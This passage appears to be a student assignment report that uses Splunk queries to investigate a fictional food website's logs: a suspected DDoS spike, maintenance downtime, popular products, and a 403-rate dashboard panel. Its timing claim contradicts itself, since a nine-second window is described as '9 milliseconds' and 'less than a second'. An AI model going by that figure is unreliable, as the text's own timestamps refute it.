- **Digging Into the Homepage Traffic:**
  - **Query:**index="hungryhustle" earliest="05/18/2024:00:00:00" latest="05/25/2024:23:59:59" file=homepage


I further investigated the homepage traffic and found that many of the requests returned a 503 status code. A 503 error means the server was unavailable to handle the requests at that time, which supported the fact that the website was experiencing an overload due to the sudden spike in traffic.





- **Pinpointing the Exact Timing:**

- **Query:**index="hungryhustle" earliest="05/18/2024:00:00:00" latest="05/25/2024:23:59:59" file=homepage
  | stats earliest(_time) as start_time latest(_time) as end_time | fieldformat start_time=strftime(start_time, "%Y-%m-%d %H:%M:%S")| fieldformat end_time=strftime(end_time, "%Y-%m-%d %H:%M:%S")| table start_time, end_time



Using this query, I identified the exact time the spike started and ended. The spike in the traffic occurred from 09:57:00 to 09:57:09 on 19th May, with 50,000 requests flooding in just 9 milliseconds. This volume of requests in such a short period indicated a high chance of a DDoS attack, where a website is flooded with traffic to deny the service of a server.

Analysis:

The website went down due to an overwhelming number of requests in a very short time on 19/05/2024. This indicates that there was a Distributed Denial of Service (DDoS) attack, where attackers send 50,000 requests to the homepage in less than a second, which overloads the server and causes it to crash. The logs show that the server was unable to handle the traffic, which resulted in multiple 503 errors, due to which the website went down. This type of attack is related to a DDoS, where attackers aim to overwhelm a site with excessive traffic, that leads to its unavailability.

Question 9: There was a maintenance activity on hungry hustle website on a particular day, for how long the site went down?


Answer:

The aim of this question is to determine the exact period during which the Hungry Hustle website was down due to maintenance.


Steps and Query Used:

- **Initial Search for Maintenance Logs:**
  Query used: index="hungryhustle" maintenance

  I started by searching for all events related to the term maintenance in the Hungry Hustle index. This query returned 100,677 events that mentioned maintenance, indicating that there was traffic related to the website's maintenance activity.





- **Exploring the File Field:** After analyzing the logs, I checked the file field to focus on events where the website's file was marked as maintenance. It showed **100,677 events** which was the same as the event logs. This confirmed that the website was down for maintenance during the particular time period.



- **Identifying the Maintenance Timeframe:**
  Query used:index="hungryhustle" file=maintenance

  I narrowed my search to events specifically related to the maintenance file to better understand when the maintenance occurred. The logs showed maintenance activity between **24th May and 28th May 2024**. This allowed me to investigate further.






- **Calculating the Downtime Duration:**

  Query used:index="hungryhustle" earliest="05/25/2024:00:00:00" latest="05/26/2024:23:59:59" file=maintenance
  | stats earliest(_time) as start_time latest(_time) as end_time
  | eval downtime_in_minutes=(end_time - start_time)/60

```
| fieldformat start_time=strftime(start_time, "%Y-%m-%d %H:%M:%S")
| fieldformat end_time=strftime(end_time, "%Y-%m-%d %H:%M:%S")
| table start_time, end_time, downtime_in_minutes
```




To pinpoint the exact start and end times of the maintenance, I search for a smaller date range from **25th May to 26th May 2024**. The above query results indicated that the maintenance started at **10:00 AM on 25th May 2024** and ended at **09:59:58 AM on 26th May 2024**. From the query results, the total downtime was calculated as **1439.97 minutes**

Analysis:

Through this analysis, it was determined that the Hungry Hustle website was down for a full day due to a scheduled maintenance activity that took place from **10:00 AM on 25th May 2024** to **09:59:58 AM on 26th May 2024**. The total downtime was confirmed to be **1439.97 minutes**.

Question 10: Which food item is mostly visited by customers?

Answer:



The aim of this question is to identify the top 10 most visited food items on the Hungry Hustle website.

Query Used:

- **index="hungryhustle"sourcetype="access_combined" uri_path="/src/assets/products/*"**:
  I used this command to search through the web access logs in the hungryhustle index.

  The uri_path="/src/assets/products/*" specifies that I'm looking for traffic related to product pages on the website.


- **stats count by uri_path**:
  This command counts the number of times each product page was accessed, providing a count for each food item.
- **sort -count**:
  I used the sort command to sort the results in descending order based on the count, which ensured that the most popular food items appeared at the top of the list.

- **head 10**:
  I used the head 10 command, which limits the output to only the 10 most visited product pages.


Analysis:

The analysis of the result reveals that **Hustlekebab** is the most frequently visited food item on the Hungry Hustle website, with **104,443 counts**. This information is important for the stakeholder to know which food item is mostly accessed by the consumers.

Task 2: Metrics and Visualisation



Panel1: Unauthorized Requests as a Percentage of Total Traffic



The aim of this panel is to calculate and display the percentage of unauthorized access attempts

Query Used:


- **index="hungryhustle" sourcetype="access_combined"**:
  This search command retrieves all the web access logs from the hungryhustle index.
- **stats count(eval(status=403)) as unauthorized_count, count as total_count**:
  I used the stats command to calculate two values: the number of unauthorized requests (where the HTTP status code is 403) as unauthorized_count (renamed), and the total number of web requests as total_count (renamed).
- **eval unauthorized_percentage = round((unauthorized_count / total_count) * 100, 2)**:
  This eval command calculates the percentage of unauthorized requests by dividing the unauthorized_count by the total_count, then multiplying by 100 to convert it into a percentage. The result is rounded to two decimal places.

  I used eval because it allows us to perform calculations within the search results. In this case, it was necessary to calculate the percentage.

- **eval unauthorized_percentage = unauthorized_percentage . "%"**:
  I used this command to append a percentage symbol (%) to the calculated unauthorized percentage for better visualization.
- **table unauthorized_percentage**:
  This command creates a table displaying only the unauthorized_percentage.

Visualization:


The visualization used for this query is a **Single Value** panel. This type of visualization helps highlight the percentage of unauthorized requests in a large and clear format.



Analysis:

This panel shows what percentage of total website traffic is unauthorized, which gives a clear indicator of security threats. A high percentage, like 44.43%, suggests that many users or bots are attempting to access restricted or forbidden areas of the website. Security teams can quickly detect an attack if there is an increase in unauthorized attempts, which can be detected by monitoring the unauthorized traffic.

Panel2: Top 10 access Products



The aim of this Panel is to determine the top 10 most accessed products on the Hungry Hustle website.

Query Used:

- **index="hungryhustle" sourcetype="access_combined" NOT (uri="https://hungryhustle.website/" OR uri="https://internal.hungryhustle.website/" OR uri="https://hungryhustle.website/unauthorised" OR uri="/node_modules/.vite/deps/phosphor-react.js?v=493ef363" OR uri="/unauthorised")**:
    - I used this query to filter out unwanted URI such as the homepage, internal pages, or unauthorized pages and focus on product URI.
- **transaction clientip maxspan=5m maxevents=10**:
    - The transaction command groups related events into one transaction based on the client's IP address. I set the maximum period to 5 minutes and the maximum number of events to 10. I used transactions here to group multiple requests from the same IP within a short period.
- **mvexpand uri**:
    - I expanded the multi-value URI field so that each individual URI accessed is treated as a separate event for each transaction.
- **rex field=uri ".*/(?<product_name>[^/?]+)"**:

- I used regular expression extraction to extract the product name from the URI field. The product name is part of the URL, and this regex pattern captures the part after the last forward slash (/) and assigns it to a new field called product_name.

